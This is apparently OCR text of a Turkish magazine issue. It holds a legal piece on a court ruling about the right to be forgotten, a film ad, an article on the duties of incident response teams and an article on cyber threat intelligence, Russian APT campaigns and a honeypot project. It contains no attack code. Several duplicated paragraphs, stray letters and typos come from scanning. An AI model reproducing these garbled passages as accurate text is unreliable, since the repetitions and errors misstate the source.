Mağdur davacı gerek hazırlık gerekse de yargılama asamasında cinsel saldırının nasıl gerçeklestigini açık bir sekilde anlatmıs, bu anlatımlar dogal olarak karar metnine geçirilmistir. Karar magdur ve sanıgın ismi rumuzlanmaksızın 2010 yılında yayınlanan bir kitapta yer almıstır. Davacı bir ceza hukuku kitabında isminin rumuzlanmaksızın aynen kullanılması üzerine kisilik haklarının ihlal edildigi ve bu nedenle manevi zarara ugradıgı iddiasıyla tazminat davası açmıs; yerel mahkeme rumuzlanmaksızın kisinin ismine bir kitapta yer verilmesinin kisilik haklarını zedeledigini gerekçesiyle manevi tazminat talebinin kısmen kabulüne karar vermistir.

Temyiz üzerine Yargıtay 4. Hukuk Dairesi ise davacının isminin rumuzlanmaksızın yayınlandıgı kitabın bilimsel nitelikli bir çalısma oldugunu, kamuya açık hale gelen Yargıtay kararının bilimsel çalısma ürünü olan kitapta oldugu gibi yer almasının kisilik haklarına saldırı teskil etmeyecegin-den davalıların sorumlu tutulamayacagını belirterek davanın reddedilmesi gerektigine, bu nedenle yerel mahkemenin kararının bozulmasına karar vermistir.

Dosyanın yerel mahkemeye gönderilmesi üzerine yeniden yapılan yargılama sonucunda; yerel mahkeme önceki gerekçelerine dayanarak kararında direnmistir. Direnme nedeniyle dava Hukuk Genel Kurulu (HGK) önüne gelmis; HGK yaptıgı inceleme sonucunda ABAD'ın yukarıda bahsettigimiz Google kararına atıfta bulunarak davacının durumunu unutulma hakkı çerçevesinde degerlendirmistir.

HGK önüne gelen uyusmazlıgın temelinin "unutulma hakkı ve bunun sonucu olan kisisel verilerin ve kisilik hakkının korunması ile bilim ve sanat hürriyetinin birbiri karsısında sınırlarının belirlenmesi" oldugunu belirtmis; sorunun çözümünün ise "bilim ve sanat özgürlügü ile bireyin temel hakları arasında adil bir dengenin kurulmasıyla" saglanacagına vurgu yapmıstır.

HGK kararında unutulma hakkını "üstün bir kamu yararı olmadığı sürece, dijital hafızada yer alan geçmiste yasanılan olumsuz olayların bir süre sonra unutulmasını, baskalarının bilmesini istemedigi kisisel verilerin silinmesini ve yayılmasının önlemesini isteme hakkı" olarak tanımlamıstır. HGK unutulma hakkına iliskin olarak tanımını yaparken her iki hakkın (kisisel verilerin korunması hakkı ve unutulma hakkı), bireyin kisisel verileri üzerinde serbestçe tasarruf edebilmesine, geçmisin engeline takılmaksızın gelecege yönelik plan yapabilmesine ve kisisel verilerin kisi aleyhine kullanılmasının engellenmesine hizmet ettigine deginmistir. Davacı, yargılama sırasında verdiği dilekçelerinde de ısrarla üzerinde durduğu üzere, geçmişte özel hayatına ilişkin yaşadığı kötü bir olayın bilinmemesini, toplum hafızasından silinmesini istemektedir.

Bu çerçevede, cinsel saldırı nedeniyle mağdur olduğu olayın üzerinden 4 yıl geçmesine karşın adının açık bir şekilde yazılarak kitapta yer alması nedeniyle kişi bir kez daha mağdur edilmiş; kişinin unutulma hakkı, kişisel verilerinin korunması hakkı ve özel hayatının gizliliği ihlal edilmiştir. HGK, önüne gelen olayda ABAD'ın unutulma hakkına ilişkin kararında da değindiği, kişisel verinin kamu hayatında oynadığı önemli rol ve halkın ilgili veriye yönelik yoğun ilgisi, üstün bir kamu yararı gibi özel sebeplerin bulunmadığı gerekçesiyle bilimsel eserde kişisel verilerin (kişinin adı) rumuzlanmaksızın kullanılmasını doğru bulmamıştır. Bu nedenle HGK, 2006 yılında gerçekleşen olayın davacının detaylı anlatımıyla Yargıtay kararında yer aldığı ve 2010 tarihli kitapta davacının isminin kişisel veri niteliğinde olması nedeniyle unutulma hakkını ve özel hayatın gizliliğini ihlal ettiği gerekçesiyle manevi tazminat talebinin kabulüne oy çokluğuyla karar vermiştir.

HGK verdiği bu karar ile daha sonra unutulma hakkı ve özel hayatın gizliliği temelinde ortaya çıkabilecek uyuşmazlıklar için esas teşkil edebilecek nitelikte bir içtihat oluşturmuştur. HGK'nın bu kararı unutulma hakkına yeni bir boyut kazandırmasının yanı sıra Türk hukukunda unutulma hakkının açık bir ifadeyle hukuki zemine oturduğu ilk metin olması nedeniyle önemlidir.

Karar unutulma hakkına ilişkin olarak geniş açıklamalar içermesi yönünden, bu hakla ilgili daha sonra yapılacak kanuni düzenlemeler ve bu konuda ortaya çıkacak uygulama sorunlarının çözümü için ışık tutabilecek niteliktedir. Ancak Türkiye'de 2016 yılında kabul edilerek yasalaşan 6698 sayılı Kişisel Verilerin Korunması Kanunu'nda doğrudan "unutulma hakkı" adı altında bir düzenleme bulunmamaktadır. Fakat yasanın unutulma hakkıyla benzer sonuç doğurması muhtemel hükümler olması oldukça önemlidir.

Her ne kadar unutulma hakkına ilişkin açık bir düzenleme ve bu yönde bir çalışma bulunmasa da kişilerin özel hayatına, haberleşme özgürlüğüne, kişilik haklarına yönelik saldırılara, kişisel verilerinin hukuka aykırı kaydedilmesine ve kullanılmasına engel olmak maksadıyla Türk hukukunda birçok düzenleme yer almaktadır, Bu bakımdan bireylerin internet ortamında yer alan ve rahatsız edici olması nedeniyle kaldırılmasını talep ettiği kişisel verileri kanunlarımızda yer alan farklı düzenlemeler ile güvence altındadır.

gelecek sanata emanet

günümüzün ustaları geleceğin ustalarını yetiştiriyor...

yaşam bir film... film de bir yaşam gibi! düşlerinizde yatan **geleceğinizi** filme dönüştürmek için bir adım attık...ve düşlerle gerçeği buluşturduk!

0 (212) 352 24 30 - 31
0 (533) 372 63 93

www.mtnfilm.com

MTN & mRm
Film

SOME

Siber Olaylara Müdahale Ekibi

SOME, Siber Olaylara Müdahale Ekibi, kurum içerisinde meydana gelen siber olayda ilk aranacak, olaya müdahale edecek ve süreci yönetecek ekiptir.

Nur Yeşilyurt
nur@netsparker.com

SOME, Siber Olaylara Müdahale Ekibi, kurum içerisinde meydana gelen siber olayda ilk aranacak, olaya müdahale edecek ve süreci yönetecek ekiptir.

Yanlış anlaşılmalara mahal vermemek adına herhangi bir siber olay esnasında bu ekip tüm sunuculara veya tüm veri tabanlarına bağlanmakla yükümlü ekip değildir. Aksine bu bir güvenlik felaketi için açık kapı bırakmakla eş değerdir. Bunun yerine veri tabanı yönetim ekibi ve sistem yönetimi ekibi ile koordineli çalışıp iki ekipten de aldığı bilgileri güvenlik potasında eritip, değerlendirecek ve durumu çözüme kavuşturacaktır. İleride bunun daha detaylı açıklamalarını siber olay hikayeleri ve modellemeleri ile anlatacağız.

Ancak aşağıda SOME'nin görevlerini okurken de göreceğiniz gibi bu görevler psikolojik sağlamlık gerektirmektedir. Zira görevi gereği olası bir ihlalden suçlu veya sorumlu yanı başında görev yapan iş arkadaşı olabilir. Bu durumda alınması gereken önlemleri almaktan, ilgili yerlere bildirmekten geri durmaması gerekmektedir. Zira durum iş arkadaşından ziyade tehdit boyutuna da ilerleyebilir. Ancak özellikle böyle durumların söz konusu olmaması için SOME içerisinde incelenen olaylara dair bilgilerin dışarı fiziksel veya dijital boyutlarda sızmaması için maksimum önlem alınmalı ve tüm birimin uyacağı katı bir politika gözetilmelidir.

İzlemek

SOME işi gereği bir siber olayı tespit edebilmek için güvenliğinden mesul olduğu kurum içerisinde öncelikle sağlam bir dijital izleme ve loglama ağı kurmalıdır. Bunun için en sağlam yollardan biri öncelikle mimariyi gözden geçirmektir. Eğer şimdiye kadar gelen mimaride yanlış veya aksak bir nokta varsa ve düzeltilemez ise bu durum ileride önemli bir güvenlik ihlaline sebep olabilir. Süregelen mimaride yapılabilecek iyileştirmeler yapıldıktan sonra kurum ağının uzandığı her bir noktaya logları almak ve sistem iletişimini sağlamak adına gerek ajan kurulumları gerekse sisteme dahil servisler kullanılarak erişilmeli ve listelenmelidir. Bu teknolojinin genel adı günümüzde SIEM (Security Information and Event Management) olarak adlandırılmaktadır. Söz konusu SIEM teknolojisi tüm kaynaklardan gelen logların en kötü zaman senaryosu yani olası bir saldırı anı hesaplanarak sistemin taşıyabileceği maksimum yüke göre optimize edilerek konumlandırılmalıdır.

Söz konusu teknoloji, bir kurumun izlenmesi gereken tüm özel ve önemli noktalardan alınan bilginin tek bir potada eritilmesi ve sistemde olup bitene resmin dibinden değil bütününden bakmayı sağlayan çok önemli bir teknolojidir. En basitinden hayvanlar alemini ele alacak olursak, kendi bölgelerini bilirler, işaretlerler ve her ne oluyorsa hepsinden haberdar olurlar. Tabi en ufak bir eksiklikte de aynı şekilde bir avcıya yem olurlar.

Aslında siber dünya da bundan pek farklı değil. Saldırganların size ve kurumunuza karşı orman kanunlarıyla hareket ettiği bir dünyadasınız. O halde her şeye hakim olmalısınız. Çünkü kimse gün sonunda aslandan yavaş olan ceylan olmak istemez. Bu nedenle sistem hakimiyetini önemli derecede güçlendirecek SIEM gibi teknolojiler ve sisteminizin mimarisinin güvenliği sürekli mükemmele yaklaştırmak için uğraşılan alanlar olmalı. Tabii ki burada bu yükün çoğunluğu yine SOME'lerce sırtlanılacaktır.

Olay Yönetimi

Siber olay esnasında SOME olayı yönetip ilgili birimleri olaya dahil etmeli ve şüpheci bir bakış açısıyla olayı değerlendirmelidir. En önemlisi de bunu çok hızlı bir şekilde yapmalıdır. Çünkü siber olay dediğimiz kavram bazen 2 saniye arasına sıkışmaktadır.

Bu noktada şunu hatırlıyorum; polis teşkilatının Ankara'da binasının önünden geçerken kocaman puntolarla yazılmış bir söz bulunur: "Herkesin polisi kendi vicdanıdır". Bu durumda bu sözü işin ciddiyetini belirtmek için şöyle değiştiriyorum: "Her kurumun polisi kendi SOME'sidir".

R
T
Y
U
F
G
H
J
V
B
N

Bu noktada SOME kavramı konusunda düşündüğümde iki türlü bakış açısı gözüme çarpıyor. Birincisi SOME'nin askeri düzen modunda ve disiplininde ilerlemesi gerektiği, ikincisi ise polis sürekliliğinde olması gerektiği. Dünya üzerindeki tüm devletlerin askeri ve polis teşkilatlarını incelediğimde SOME'nin bakış açısı yönünden bu iki oluşumun tek potada erimiş hali olması gerekiyor. Örneğin; askeri teşkilatları halkın gündelik güvenlik sorunlarıyla uğraşırken göremezsiniz. Ancak gündelik güvenlik sorunları polislere devredilmektedir. Kurum içerisinde de kullanıcıların yaşadıkları gündelik problemler loglara ve monitörlere düşmektedir. Bunlar sayesinde fiziksel veya dijital bir ihlal durumu tespit edilebilmektedir. Yani SOME tek bir taraf olamaz. Her ikisi birden olmak zorundadır. Her iki bakış açısını tek bir potada eriterek olayı yönetmelidir.

Adli Analiz

Her kurumun polisi kendi SOME'si olduğuna göre olay sonrası durumu detaylıca değerlendirmek adına sistemler üzerindeki adli analizi de SOME birimleri yapmalıdır. SOME olay sonrası gizliliği koruyarak olayı tüm kurgusuyla tekrar değerlendirmelidir. Zira adli analiz kendimce Sherlock Holmes bakış açısıyla bakılması gereken bir alandır.

Önlem Almak

Her zaman en güzeli bir felaketi olmadan önce engellemektir. Çünkü olay olduktan sonra verilmiş kaybın geri dönüşü yoktur. Bu önlemleri almak için hem SOME'nin kendisi hem de dışarıdan ekiplerce kuruma sızma testleri uygulanmalıdır. Bu testler özellikle çok sıkı tutulup, denetlenmelidir. Ve sürekli farklı birilerine yaptırılmalıdır. Çünkü farklı bakış açıları her zaman farklı sızma noktaları görecektir. Söz konusu sızma testlerinde özellikle testin türü önemlidir. Teknolojik tabirde "Black Box" olarak geçen kara kutu testleri kuruma dışarıdan bakan, yetkisiz bir saldırganın yapabileceklerini modeller.

Yine teknolojik tabirde "Gray Box" olarak geçen gri kutu testleri ise kuruma veya hedef sisteme dair bir miktar bilgisi olan saldırganların; örneğin internal tehditlere karşı sistem hakkında bilgiye sahip ancak tam yetkili olmayan kötü niyetli bir çalışanın sisteme verebileceği zararı ve sızma yollarını modellemektedir. Teknik tabirle "White Box" yani beyaz kutu testleri ise artık hedef sisteme ve kuruma dair en önemli bilgileri elinde bulunduran; örneğin tam yetkili internal hakkında bilgili bir kötü niyetli çalışanın sisteme verebileceği zararı ve sızma yollarını modellemektedir.

Bu noktada aslında kurumların tüm açılardan kendisini değerlendirmesi gerekmektedir. Gizlilik çekincesi nedeniyle şahsi önerim kara kutu testi dışarıdan bir ekibe yaptırılması durumunda gri kutu ve beyaz kutu testlerinin kesinlikle kurum SOME'sinde yapılması ve her test arasında birim, birim veya sistemler arasında değişimlerin değerlendirilmesi ve araştırılmasıdır. Özellikle kurumlara yapılacak bu testlere sosyal mühendislik testleri açısından da bakılmalıdır. Ve farklı yetki düzeylerine hitap eden, güzel kurgulanmış senaryolarla sosyal mühendislik testleri yapılmalıdır.

Kendisini Güncel Tutmak

SOME'lerin işi gereği hem saldırgan gibi düşünebilmeli hem de en son olan tüm olayları takip etmeli. Bu nedenle son çıkan tüm zafiyetleri, tüm istismar yöntemlerini, meydana gelen önemli siber olayları takip etmeli ve ekip içerisinde de düzenli olarak eğitim toplantıları, seansları düzenlenmelidir.

Siber İstihbarat Kaynakları;

Ülkeler artık konvensiyonel silahlarla savaşmadan önce karşı ülkeleri siber saldırılar ile bertaraf edebiliyorlar. Saldırı yapılan ülkelerin enerji, finans ve telekom gibi sistemleri devre dışı kalarak hizmet vermez duruma gelmesi an meselesi!

Siber Savaşlarda En Kritik Bileşen

Siber İstihbarat!

Günümüz teknoloji dünyasında ülkeler arasındaki rekabet ve mücadeleler teknoloji dünyasından faydalanarak siber savaşlara doğru kaydığı ve küresel güçlerin askeri yatırımlarının önemli bölümünü siber savaşlara yönelik olarak gerçekleştiğini görüyoruz.

Günümüz teknoloji dünyasında ülkeler arasındaki rekabet ve mücadeleler teknoloji dünyasından faydalanarak siber savaşlara doğru kaydığı ve küresel güçlerin askeri yatırımlarının önemli bölümünü siber savaşlara yönelik olarak gerçekleştiğini görüyoruz.

Bu durumu küresel güçlerin son dönemde yaptıkları askeri siber yatırımlarını kaynak göstererek somutlaştırmıştır. Özellikle küresel güçler, savaş ihtimaline karşın askeri güçlerini şimdiye kadar görülmemiş şekilde güçlendirmeye devam ediyor.

Özellikle de hayatımızın bir parçası haline gelen teknolojiyi alt etmek için siber savaş söylemleri, küresel güçlerin askeri yapılanmalarının bir bölümünü hackerlardan oluşacak şekilde dizayn edilmesine olanak sağlıyor. Geçtiğimiz aylarda #Petya ve #Wannacry saldırıları ile birçok ülkenin sağlık, finans ve enerji gibi önemli sektörleri kritik duruma gelmiş ve büyük zararlara uğradığına şahit olduk.

Kısacası önümüzdeki günlerde küresel siber saldırılar ve küresel siber savaşlar görmeye başlayacağız. Üstelik #Petya veya #Wannacry gibi küresel saldırılar siber savaşların yanında hatırlanmayacak kadar küçük kalabilir.

Soğuk Savaş Öncesi

Putin'in askerlerden oluşan yeni bir siber ordu kurdurduğu, özellikle son birkaç yıldır gündemden düşmedi. Rusya önemli yatırımlarını siber güvenliğe adayarak, bir "hacker ordusu" kurma eğilimde olduğunu görüyoruz.

İddialara göre, siber suç işleyen Rus vatandaşlar kendini hapiste bulmamış, Rus askeri siber güçlerine katılmıştır.

Rus Siber Saldırıların Geçmişi

2007 yılında Estonya'ya karşı siber saldırılar düzenlendi, bu saldırıların Ruslar tarafından düzenlendiği iddia edildi. Estonya bu siber saldırı sırasında finans ve enerji kaynaklarını kullanamaz hale geldi. Bu saldırganlar, 2008 Güney Osetya savaşı sırasında Rusya'nın taraftarları olmakla birlikte, siber savaşa gönüllü bir şekilde katıldığı iddia edildi. Bazı saldırılarda botnet kullanıldı.

Gürcistan konvansiyonel saldırıdan önce Rusya'ya boyun eğmişti. Mart 2014'te, Snake veya "Ouroboros" adlı Rus siber saldırganın, Ukrayna hükümet sistemlerine zarar vermesi kaydedildi. Ayrıca Rus saldırı grubu Sandworm, Aralık 2015'te Ukrayna elektrik şebekesine malware (kötü amaçlı yazılım) saldırısı düzenledi. Ukrayna'da elektrik kesintileri ortaya çıktı.

Bu saldırganlar, 2008 Güney Osetya savaşı sırasında Rusya'nın taraftarları olmakla birlikte, siber savaşa gönüllü bir şekilde katıldığı iddia edildi. Bazı saldırılarda botnet kullanıldı. Gürcistan konvansiyonel saldırıdan önce Rusya'ya boyun eğmişti.

Mart 2014'te, Snake veya "Ouroboros" adlı Rus siber saldırganın, Ukrayna hükümet sistemlerine zarar vermesi kaydedildi. Ayrıca Rus saldırı grubu Sandworm, Aralık 2015'te Ukrayna elektrik şebekesine malware (kötü amaçlı yazılım) saldırısı düzenledi. Ukrayna'da elektrik kesintileri ortaya çıktı.

Nisan 2015'te CNN, Rus siber korsanlarının, Beyaz Saray'ın bazı hassas birimlerine saldırı gerçekleştirdiğini bildirdi. FBI, Gizli Servis ve diğer ABD istihbarat teşkilatları, bu saldırıları "ABD hükümet sistemlerine karşı başlatılan en karmaşık saldırılar" olarak sınıflandırdı.

2016 yılında demokrat başkan adayı Hillary Clinton'un e-postaları, DC Leaks web sitesi üzerinden yayımlandı. Özel sektördeki bazı analistler ve ABD istihbarat servisleri tarafından gerçekleştirilen incelemede bu sitenin Rus kökenli olduğu belirtildi.

30 Aralık 2016'da, bir Vermont Hizmet Şirketi olan Burlington Electric kendi bilgisayarlarında Rus siber saldırıyla ilişkili Grizzly Steppe diye adlandırılan bir zararlının kodları tespit edildi.

> **"ABD Hükümeti, ABD'deki siyasi bir partiye müdahale edilmesine, iki farklı RSAİH aktörünün dâhil olduğunu doğruladı. Gelişmiş Kalıcı Tehdit 29 (Advanced Persistent Threat , APT) olarak bilinen ilk aktör grubu, parti sistemlerine 2015 yazında girerken, APT28 olarak bilinen ikinci grup 2016 yılının baharında girdi"**

ABD ulusal güvenliğine yönelik en büyük tehdit, uçak gemileri veya tanklardan değil, İnternet bağlantılı bir basit bir bilgisayardan geldiği için, Amerika, şu ana kadar ki en büyük askeri gücünü inşa etmek için onlarca yıldır trilyon dolarlar harcadı. Rusya'nın ABD'ye yönelik siber saldırıları, "GRIZZLY STEPPE – Rusların Kötü Amaçlı Siber Faaliyeti" raporuyla halka açıklansa dahi bilinen veya bilinmeyen bir siber savaş hep vardı. Washington şu ana kadar siber saldırılara karşı hep savaş içerisindeydi.

Federal hükümet yalnızca 2014 yılında 61.000 siber güvenlik ihlali yaşadığını beyan etmişti.

ABD'ye yönelik siber saldırılar, sadece son dönemlerde değil, bilgisayar teknolojisinin hayatımıza girdiği anlardan beri yaşanmaktaydı. Kayıtlara göre ABD'de, 1985 yılından beri 14 milyon siber saldırı gerçekleşti. ABD Ulusal İstihbarat Müdürlüğü siber suçu, 1 numaralı ulusal güvenlik tehdidi olarak ilan ederek, terörizm, casusluk ve kitle imha silah suçlarının da ötesine koymuştur.

Grizzly Steppe

ABD demokrasisine yönelik gerçekleştirilen bu siber saldırı, küresel olarak geniş yankı buldu. Öyle ki, 2015 yazında başlayan bu saldırılar, Amerikan hükümeti ve politik gruplar için çalışan 1.000'den fazla kişiye e-posta ile ulaşmıştır. Bu bilgiler ışığında Donalt Trump'ın başkanlığı, hile karıştığı gerekçesiyle sorgulanmıştır. Rapor bu iki grubun nasıl çalıştığını ayrıntılı bir şekilde anlatıyordu. Her iki grup da geçmişte dünyadaki hükümet kuruluşlarını, düşünce kuruluşlarını, üniversiteleri ve şirketleri hedef aldı. APT29'un hedefe yönelik bir oltalama kampanyası hazırladığı ve bu kampanyalarla web bağlantılarını kötü yazılımlara (dropper) yönlendirdiği görüldü.

Kod çalıştırıldıktan sonra, Uzaktan Erişim Araçları'nı (RAT) sunar ve bir dizi teknik kullanarak algılamayı atlatır.

APT28 ise, hedeflenen kurumları taklit eden domainleri (alan adları) ile bilinir ve hedef kullanıcıların kimlik bilgilerini bu alan adlarına girmelerine ikna eder.

APT28 aktörleri hedef odaklı e-posta oltalama kampanyalarında (spear phishing), kısaltılmış URL'lere bel bağlamaktaydı. APT28 ve APT29 kurbanların bilgisayarlarına erişim sağladıklarında, her iki grup da istihbarat elde etmek amacıyla bilgilere sızar ve bunları analiz eder.

Bu gruplar, elde ettikleri bu bilgileri daha büyük spear phishing kampanyaları oluşturmak için kullanmaktadır.

Bu aktörler, kaynak altyapısını karmaşıklaştırmak; kuruluşları hedeflemeye gayesiyle alan adlarını ve kötü amaçlı yazılımları gizlemek; komuta ve kontrol merkezleri kurmak; ve hedeflerinden kimlik ve diğer değerli bilgilerini toplamak için ihtiyaç duydukları operasyonel altyapıyı kurmuşlardır.

RSAİH ile ilişkisi olma ihtimali olan aktörler, Kasım 2016'da ABD seçimlerinden birkaç gün sonra dâhil olmak üzere, halen spearphishing oltalama saldırıları kampanyalarına devam etmektedir."

Devir Artık Siber Savaş Devri!

Askeri bir deha olarak kabul edilen Çinli kumandan Sun TZU M.Ö. 500 yıllarda yazmış olduğu 'Harp Sanatı' adlı eserinde savaşların en kolay istihbarat desteğiyle kazanılacağını ifade etmiştir. "Kolaylıkla zafere ulaşmak istihbarata bağlıdır."

Siber İstihbaratı Güçlü Olan Siber Savaşta Galip Olur!

Siber savaşlar bildiğimiz klasik savaşlardan çok farklı olarak perde arkasında gerçekleştirilir ve tamamen insan ve teknoloji odaklıdır.

Teknoloji odaklı olan bir savaşı elbette ki teknolojiyi kullanarak bertaraf edebilirsiniz. Siber güvenlik uzmanlarımızın analizlerine göre ülkemiz şartlarında ortalama büyüklükteki bir kuruma aylık olarak 20.000'den fazla siber saldırı yapılıyor. Bu saldırıların büyük bir kısmı otomatize araçlar kullanılarak gerçekleştirilen ve risk seviyesi yüksek olmayan saldırılar olsa dahi, kurumların hassas verileri için büyük tehlike arz etmeye ve risk seviyesini yükseltmeye devam ediyor.

Son 30 Gün İçerisinde Türkiye'ye Atak Yapan Ülkeler

United Kingdom	Turkey	626076
France	Turkey	350589
United States	Turkey	256350
Netherlands	Turkey	240745
Canada	Turkey	134327
China	Turkey	125248
Germany	Turkey	117695
Iran	Turkey	70130
Russia	Turkey	45891
Italy	Turkey	44454

Yapılan analizlerde saldırıların büyük bir kısmının önceden hacklenmiş, zombi haline getirilmiş veya aynı ip adresleri üzerinden gerçekleştirilen saldırılar olduğu gözlemlenmektedir.

Analiz sonuçlarına göre, siber tehdit istihbaratı kullanarak bu tip yaygın saldırılar için merkezi tespitler yapılabileceği ve engellenebileceği ispatlanmıştır.

Siber Tehdit İstihbaratı

İstihbarat "kişi, kurum, devletler veya diğer organizasyonlar hakkında açık veya kapalı kaynaklardan haber, doküman veya bilgi toplayıp, analiz ve değerlendirmeler eşliğinde sonuca ulaşılması" manasına gelmektedir.

İngilizce ve Fransızca' da "intelligence" olarak kullanılan istihbarat kelimesinin Türkçe'deki karşılığı "haber alma" olarak belirtilmiştir. Siber tehdit istihbaratı ise, bu değerlendirmelerin elektronik ortamlarda yapılarak; bir IP adresinin, sosyal mühendislik saldırılarının, kötücül bir yazılım dağıtımı veya hangi ip adreslerinin saldırı aldığı gibi tespitler ve analizleri üzerinden bilgi toplama işlemlerinin bütünü olarak tanımlanabilir.

İstihbarat Nasıl Toplanır?

İstihbarat faaliyeti geçmişten günümüze kadar devletlerin geleceğinde rol oynayan önemli faktörlerden biri olarak düşünülmüş ve uygulanmıştır.

Geleceğe yönelik yorumlar yapabilmek, muhtemel sorunlar hakkında önceden bilgi sahibi olabilmek, ancak ve ancak sağlıklı istihbarat üretimi ile mümkün olabilir.

İstihbarat kimi zaman savaşlarda, kimi zaman barışta, kimi zaman ülkemizi korumak için yapılırken, kimi zaman da hava tahminleri veya felaketlere karşı önlem alma noktasında büyük bir öneme sahiptir.

Felaket Tahminlerine Milyonlarca Dolar Aktarılıyor!

Bir olayı, saldırıyı veya felaketi önceden bilmek ve etkisini göstermeden önlem alabilmek insanlık tarihinin en zor ve en eski sorunlarından biri olarak karşımıza çıkıyor.

Hava Tahminleri ve Deprem Araştırmaları

Yer gözlemleri, gemi gözlemleri, yüksek atmosfer gözlemler, radar sistemleri, uydu görüntüleri ve benzeri birçok veri bir araya getirilerek gözlemler oluşturulur. Elde edilen bu gözlemler analiz aşamasından geçirilerek ortaya hava tahminleri çıkartılır. Bilim adamları; yakın bir gelecekte gözlem ve analizlere dayanılarak deprem tahminleri yapılabileceği ve başarılı sonuçlar alınarak insanları büyük felaketlerden koruyabileceklerine inanmaktadırlar.

Felaket durumlarına karşı önceden ön görebilme yeteneğine veya başarılı tahminlere ulaştığımız zaman felaketlere karşı önlemler alabiliriz. Bu sebeple bilim adamları ve araştırmacılar Deprem tahminleri için araştırmalar yapmakta ve bu araştırmalara büyük kaynaklar ayrılmaktadır.


Bir felaketi veya olayı erkenden haber alabilmek araştırma istihbarat sayesinde mümkündür!

Eğer bir felaketi önceden tahmin edebilirseniz sonuçları o kadar yıkıcı olmayacaktır. Kısacası felaket gerçekleşmeden önce karşı önlemler alabilirsiniz!

Siber Saldırıların Tahminleri ve Siber Tehdit İstihbaratı

"Honeypot" yani tuzak sistemler, günümüz internet dünyasında en sık tercih edilen siber tehdit istihbaratı toplama sistemleri olarak kullanılmaktadır. GCTI projesi üzerinde honeypot sistemlere gelen dataları incelediğimiz zaman 445. Porta gelen saldırı artışı ile gelen tehlike kısa bir süre içerisinde belirlenmiştir. Tuzak sistemler (Honeypot) çeşitli güvenlik açıklarını barındıran servis, işletim sistemi, network cihazı, iot veya SCADA sistemleri olarak çalışarak saldırganların yöntem, araç ve kullandıkları ip/domainleri tespit etme amaçlı kullanılmaktadır.

Deprem veya hava tahminlerinde olduğu gibi Siber Tehdit İstihbaratında da gözlemler yapılmakta ve bilgi toplanarak başarılı tahminler yapılabilmektedir. Bu sayede saldırılar başlamadan önce Honeypot sistemleri üzerine gelen ataklar analiz edilir ve saldırganlar hakkında bilgi toplanır. Toplanan bu veriler özel analiz mekanizmalarından geçirilerek saldırı yapılmadan önce güvenlik sistemlerine anlık olarak iletilir ve önlem alınması sağlanabilir.



GCTI Projesi

Bu projedeki siber saldırı sensörleri ülkemizin farklı lokasyonlarında olduğu gibi birçok kıtada farklı datacenterlar üzerinden de bilgi toplayarak merkezi sunucularında alarmlar üretmektedir. Şimdiye kadar 100'den fazla sensörün dahil edildiği bu projede son 3 ay içerisinde 7 milyonu geçen atak tespit edilmiştir.

GCTI (Global Cyber Threat Intelligence) projesi, Türkiye ve dünyadaki hosting firmalarının paydaş olarak katıldığı, siber istihbarat toplama amaçlı dağıtık bir honeypot sistemidir. Bu sistem açık kaynak kod sistemleri kullanılarak oluşturulmuş ve özel olarak dizayn edilerek siber saldırılara karşı uyarı sensörleri ile donatılmıştır.

Honeypot (tuzak) sistemler aracılığı ile farklı lokasyonlardan toplanan istihbarat bilgisi merkezi olarak değerlendirilerek farklı formatlarda sponsor firmalar ve ülkemizdeki kurumlarla paylaşılmaktadır.

Ayrıca bu verileri sosyal sorumluluk projesi kapsamına alınarak ülkemizde bu alanda araştırma yapan değerli profesörlerimiz ile araştırma görevlilerine ücretsiz olarak sunulmaktadır.

Toplanan bu veriler ülkemizdeki merkezi sunucularımıza dünyanın dört bir tarafından anlık olarak gönderilmekte ve gelen siber saldırılar analiz edilmektedir. 7/24 analizi gerçekleştirilen bu saldırılar ile saldırı yapan cihazların ip adresi, lokasyon bilgisi, saldırı tipi, kullanılan parolalar ve kullanıcı adları gibi veriler ortaya çıkartılmaktadır. Projede sunulan API aracılığı ile tehdit kaynağının belirlenerek ülkemizdeki kurum ve firmalarla paylaşılması amaçlanıyor.

Dünyanın bir ucunda herhangi bir tehdit oluşturan saldırganların ülkemizi veya ülkemiz kurumlarını hedeflemeden Honeypot sensörleri tarafından tespit edilmesi ve otomatik olarak engellenmesi başarılı sonuçlar vermektedir.

Ülkeler artık konvensiyonel silahlarla savaşmadan önce karşı ülkeleri siber saldırılar ile bertaraf edebiliyorlar. Saldırı yapılan ülkelerin enerji, finans ve telekom gibi sistemleri devre dışı kalarak hizmet vermez duruma gelmesi an meselesi!

Yerli Güvenlik Çözümleri

